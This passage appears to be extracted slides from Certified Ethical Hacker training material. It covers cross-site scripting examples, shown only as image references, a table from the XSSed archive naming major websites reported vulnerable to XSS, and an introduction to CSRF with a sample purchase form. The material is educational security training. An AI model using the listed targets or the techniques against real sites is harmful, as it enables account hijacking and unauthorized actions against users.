
XSS Example: Sending an Unauthorized Request

CEH
CERTIFIED EXPERT




XSS Attack in Blog Posting

C|EH
Cybersecurity




XSS Attack in Comment Field



Websites Vulnerable to XSS Attack



XSSed project provides information on all things related to cross-site scripting vulnerabilities and is the largest online archive of XSS vulnerable websites



XSS XSS Archive | Famous and Government web sites

www.xssed.com/archive/special=1

</xssed>

Syndicate

R Domains already XSS'ed.

S Famous and Government web sites.

F Status: Fixed/Unfixed.

PR Pagerank by Alexa.com.

You can subscribe to our mailing list to receive alerts by mail.



Date	Author	Domain	R	S	F	PR	Category	Mirror
29/04/14	dhoxy	www.bankaustralia.at	★	✓	0	XSS	mirror	
29/04/14	Jamaicob	wdt.weatherfox.com	★	✗	0	XSS	mirror	
29/04/14	sickb0y	stampa.aeronautica.difesa.it	★	✓	0	XSS	mirror	
29/04/14	AnonHiViJUlinD	oreilly.com	★	✓	0	XSS	mirror	
29/04/14	Souhail Hammou	webinar.sisa.samsung.com	★	✓	0	XSS	mirror	
29/04/14	Aarchit Mittal	xfinity.comcast.net	★	✗	0	XSS	mirror	
29/04/14	StR0tiX	radio.foxnews.com	★	✓	0	XSS	mirror	
29/04/14	The Pr0ph3t	locate.apple.com	★	✗	0	XSS	mirror	
29/04/14	Zargar Yasir	receptome.stanford.edu	★	✗	0	XSS	mirror	
29/04/14	Jamaicob	byinvitationonlyphotos.americanexpress.com	★	✗	0	XSS	mirror	
29/04/14	Jamaicob	www.dictation.philips.com	★	✗	0	XSS	mirror	

<http://www.xssed.com>

Cross-Site Request Forgery (CSRF) Attack

CEH
CERTIFIED EXPERT

- ↳ Cross-Site Request Forgery (CSRF) attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend
- ↳ The victim user holds an active session with a trusted site and simultaneously visits a malicious site, which injects an HTTP request for the trusted site into the victim user's session, compromising its integrity



How CSRF Attacks Work

CEH
Certified Ethical Hacker

Client Side Code

```
Symbol   
Shares   
<form action="buy.php"  
method="POST">  
<p>Symbol: <input type="text"  
name="symbol"/></p>  
<p>Shares: <input type="text"  
name="shares"/></p>  
<p><input type="submit"  
value="Buy" /></p>  
</form>
```

User logs into trusted server using his credentials

